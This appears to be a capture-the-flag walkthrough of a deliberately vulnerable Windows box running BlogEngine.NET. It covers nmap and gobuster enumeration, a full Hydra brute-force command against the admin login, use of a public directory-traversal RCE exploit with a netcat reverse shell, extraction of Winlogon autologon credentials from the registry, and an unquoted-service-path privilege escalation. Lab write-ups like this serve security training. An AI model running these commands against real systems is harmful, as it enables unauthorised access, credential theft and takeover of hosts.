This machine will cover brute-forcing account credentials & handling public exploits. Here’s a link to the box.
Enumeration
Nmap scan
As usual, we’ll start with a Nmap scan.
┌──(kali㉿kali)-[~] └─$ export IP=10.10.219.247 ┌──(kali㉿kali)-[~] └─$ nmap -A -p- -v -Pn $IPPORT STATE SERVICE VERSION80/tcp open http Microsoft IIS httpd 8.5| http-methods: | Supported Methods: GET HEAD OPTIONS TRACE POST|_ Potentially risky methods: TRACE| http-robots.txt: 6 disallowed entries | /Account/*.* /search /search.aspx /error404.aspx |_/archive /archive.aspx|_http-server-header: Microsoft-IIS/8.5|_http-title: hackpark | hackpark amusements3389/tcp open ssl/ms-wbt-server?| ssl-cert: Subject: commonName=hackpark| Issuer: commonName=hackpark| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha1WithRSAEncryption| Not valid before: 2020-10-01T21:12:23| Not valid after: 2021-04-02T21:12:23| MD5: 3032 2fb5 4e45 55fa e4d8 a136 f99f 86d3|_SHA-1: e191 17b5 7329 905e 23e3 93ca d5b1 fbac a510 663b|_ssl-date: 2021-02-09T08:23:14+00:00; -1s from scanner time.Service Info: OS: Windows; CPE: cpe:/o:microsoft:windowsWe have an open Microsoft web server & an RDP port. While inspecting the website, let’s brute-force for other interesting directories in the background.
Gobuster directory brute-forcing
┌──(kali㉿kali)-[~] └─$ gobuster dir -u $IP/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e -r===============================================================Gobuster v3.0.1by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)===============================================================[+] Url: http://10.10.33.120/[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt[+] Status codes: 200,204,301,302,307,401,403[+] User Agent: gobuster/3.0.1[+] Follow Redir: true[+] Expanded: true[+] Timeout: 10s===============================================================2021/02/09 11:14:40 Starting gobuster===============================================================http://10.10.33.120/contact (Status: 200)http://10.10.33.120/search (Status: 200)http://10.10.33.120/archives (Status: 200)http://10.10.33.120/archive (Status: 200)http://10.10.33.120/content (Status: 403)http://10.10.33.120/contactus (Status: 200)http://10.10.33.120/contacts (Status: 200)http://10.10.33.120/contact_us (Status: 200)http://10.10.33.120/admin (Status: 200)With the results from gobuster, we find the admin login page. Checking out its request type by inspecting the form element shows us POST requests that send data to the webserver.

We also found the username to be admin, shown in the URL of the login form. Now that we know the request type and have a URL for the login form, we can start brute-forcing the account.
Exploitation
Hydra account brute-forcing
1. Go to the website’s login page and try to login with random credentials.
2. Press “F12” or open “Toggle Tools” in Firefox.
3. Select the “Network” tab.
4. Make an attempt to login with random credentials.
5. Find & select the “POST” request under the “Method” column.
6. Copy the URL starting from “/Account/login” and paste it somewhere to build your command:

7. On the right tab, press on “Request“, scroll all the way down and copy the contents of “Request payload“, and append to the previous link separated by a colon ( : )

8. Replace your typed username & password with ^USER^ & ^PASS^
9. Append “:Login failed” to your command at the end.
10. Result:
┌──(kali㉿kali)-[~] └─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -vV $IP http-post-form [space] ‘/Account/login.aspx?ReturnURL=/admin/:__VIEWSTATE=Ah9VhN0B9RYiuDF6%2BMvlcOfR2OZ%2BcVvkr8LcnJfzMeJe0OsCPo4OMJqfrYasix92wNYHbqm3cgxMec8Z3h%2BBtn71HLVzu495K9ySQE%2BaR5NaEV9vvjt%2FBoz6fXaTTlxQanuQfR%2BZ2DNwqBdqlUfO8vlAE3NKBLb3pMibwwXIuzcifowsfWzKWO15KVeFasS1n6EPMAB33j%2Fc8mcC1xnuzXx4nXB6pMHqc8C7Ka%2FisZdEflgRP%2BG3h8HfycDEoQfd3JXwKSBx6wTeUbSWfJ%2FiRo33Wo6LKwXzIbt%2FVTx8KiWtMV4nKZ2uJ6UcDNcYj6zh5gqaKJYVe7nrldsqKahaN76%2FlEkbKBpHF3aX4%2Bebd9VP4REL&__EVENTVALIDATION=kPO8UUfP8U3ljY712E60qDNGtShCmu43R2e%2B0HQtYgVX%2B5p8S6py0jOleecXbbrYF6%2BysanDe3AFCGrRdbjRSrETb2AzXWJW%2BOzx5muLNpEaphKyLRO%2FIuplxczYtgZDHQ14RpBckwusfOI4Bg%2F4h5AjHQ769OAAq1pJvXMoY%2FrkZlbc&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed’This string has three parts divided by colons:
path to the login form page : request body : error message indicating failure
Searchsploit
After logging in as admin, we find the BlogEngine version to be 3.3.6.0 & search for an exploit:
┌──(kali㉿kali)-[~] └─$ searchsploit blogengine 3———————————————————————————- ——————————— Exploit Title | Path———————————————————————————- ———————————BlogEngine 3.3 – ‘syndication.axd’ XML External Entity Injection | xml/webapps/48422.txtBlogEngine 3.3 – XML External Entity Injection | windows/webapps/46106.txtBlogEngine 3.3.8 – ‘Content’ Stored XSS | aspx/webapps/48999.txtBlogEngine.NET 1.4 – ‘search.aspx’ Cross-Site Scripting | asp/webapps/32874.txtBlogEngine.NET 1.6 – Directory Traversal / Information Disclosure | asp/webapps/35168.txtBlogEngine.NET 3.3.6 – Directory Traversal / Remote Code Execution | aspx/webapps/46353.csBlogEngine.NET 3.3.6/3.3.7 – ‘dirPath’ Directory Traversal / Remote Code Executio | aspx/webapps/47010.pyBlogEngine.NET 3.3.6/3.3.7 – ‘path’ Directory Traversal | aspx/webapps/47035.pyBlogEngine.NET 3.3.6/3.3.7 – ‘theme Cookie’ Directory Traversal / Remote Code Exe | aspx/webapps/47011.pyBlogEngine.NET 3.3.6/3.3.7 – XML External Entity Injection | aspx/webapps/47014.py———————————————————————————- ———————————Shellcodes: No ResultsCopy the exploit locally, change the IP & port & start listening to the choosen port.
┌──(kali㉿kali)-[~] └─$ cp /usr/share/exploitdb/exploits/aspx/webapps/46353.cs ./PostView.ascx ┌──(kali㉿kali)-[~] └─$ gedit PostView.ascx ┌──(kali㉿kali)-[~] └─$ sudo nc -nlvp 443According to the exploit description, we need to do the following:

1. Navigate to Content
2. Posts
3. New
4. Upload Exploit (name must be PostView.ascx)
5. Publish
6. Visit http://TARGET_IP/?theme=../../App_Data/files to get a shell
listening on [any] 443 …connect to [x.x.x.x] from (UNKNOWN) [10.10.3.192] 50120Microsoft Windows [Version 6.3.9600](c) 2013 Microsoft Corporation. All rights reserved.c:\windows\system32\inetsrv>whoamic:\windows\system32\inetsrv>whoamiiis apppool\blogPrivilege Escalation
Systeminfo to get an overview
Let’s see the machine’s specs:
> systeminfoc:\windows\system32\inetsrv>systeminfoHost Name: HACKPARKOS Name: Microsoft Windows Server 2012 R2 StandardOS Version: 6.3.9600 N/A Build 9600OS Manufacturer: Microsoft CorporationOS Configuration: Standalone ServerOS Build Type: Multiprocessor FreeRegistered Owner: Windows UserRegistered Organization: Product ID: 00252-70000-00000-AA886Original Install Date: 8/3/2019, 10:43:23 AMSystem Boot Time: 2/9/2021, 3:19:24 AMSystem Manufacturer: XenSystem Model: HVM domUSystem Type: x64-based PC…Whoami privileges check
> whoami /privc:\windows\system32\inetsrv>systeminfoPRIVILEGES INFORMATION———————-Privilege Name Description State ============================= ========================================= ========SeAssignPrimaryTokenPrivilege Replace a process level token DisabledSeIncreaseQuotaPrivilege Adjust memory quotas for a process DisabledSeAuditPrivilege Generate security audits DisabledSeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set DisabledWindows uses tokens to ensure that accounts have the right privileges to carry out particular actions. Account tokens are assigned to an account when users log in or are authenticated.
There are two types of access tokens:
- primary access tokens: those associated with a user account that are generated on log on
- impersonation tokens: these allow a particular process (or thread in a process) to gain access to resources using the token of another (user/client) process.
We could use token impersonation to gain system access.
Winlogon credentials
Let’s check the registry for User Autologon / Winlogon credentials:
> reg query “HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon”… LastUsedUsername REG_SZ administrator AutoAdminLogon REG_DWORD 0x1 DefaultUserName REG_SZ administrator DefaultPassword REG_SZ 4q6[redacted]FdxsIt looks like we found some admin credentials; let’s use the open RDP port to connect to the machine.
> xfreerdp /dynamic-resolution +clipboard /cert:ignore /v:$IP /u:administrator /p:’4q6X[redacted]dxs’We’ve unusually retrieved the flag. Let us continue with the normal path to exploit another weakness this box has.
Unquoted Service Paths
Let’s search for unquoted service paths:
> wmic service get name,displayname,pathname,startmode |findstr /i “Auto” |findstr /i /v “C:\Windows\\” |findstr /i /v “””AWS Lite Guest Agent AWSLiteAgent C:\Program Files\Amazon\XenTools\LiteAgent.exe Auto System Scheduler Service WindowsScheduler C:\PROGRA~2\SYSTEM~1\WService.exe AutoLet’s query the service name for more info.
> sc qc WindowsScheduler [SC] QueryServiceConfig SUCCESSSERVICE_NAME: WindowsScheduler TYPE : 10 WIN32_OWN_PROCESS START_TYPE : 2 AUTO_START ERROR_CONTROL : 0 IGNORE BINARY_PATH_NAME : C:\PROGRA~2\SYSTEM~1\WService.exe LOAD_ORDER_GROUP : TAG : 0 DISPLAY_NAME : System Scheduler Service DEPENDENCIES : SERVICE_START_NAME : LocalSystemCheck out the log files for the right binary name that’s being run automatically. In the system scheduler map, you can replace the
message.exewith a generated shell exec to get an admin shell as an alternative.
// from the team that breaks in for a living
Want to know what an attacker really sees?
Run a free website scan and get a 30-second read on your exposure.
Run free scan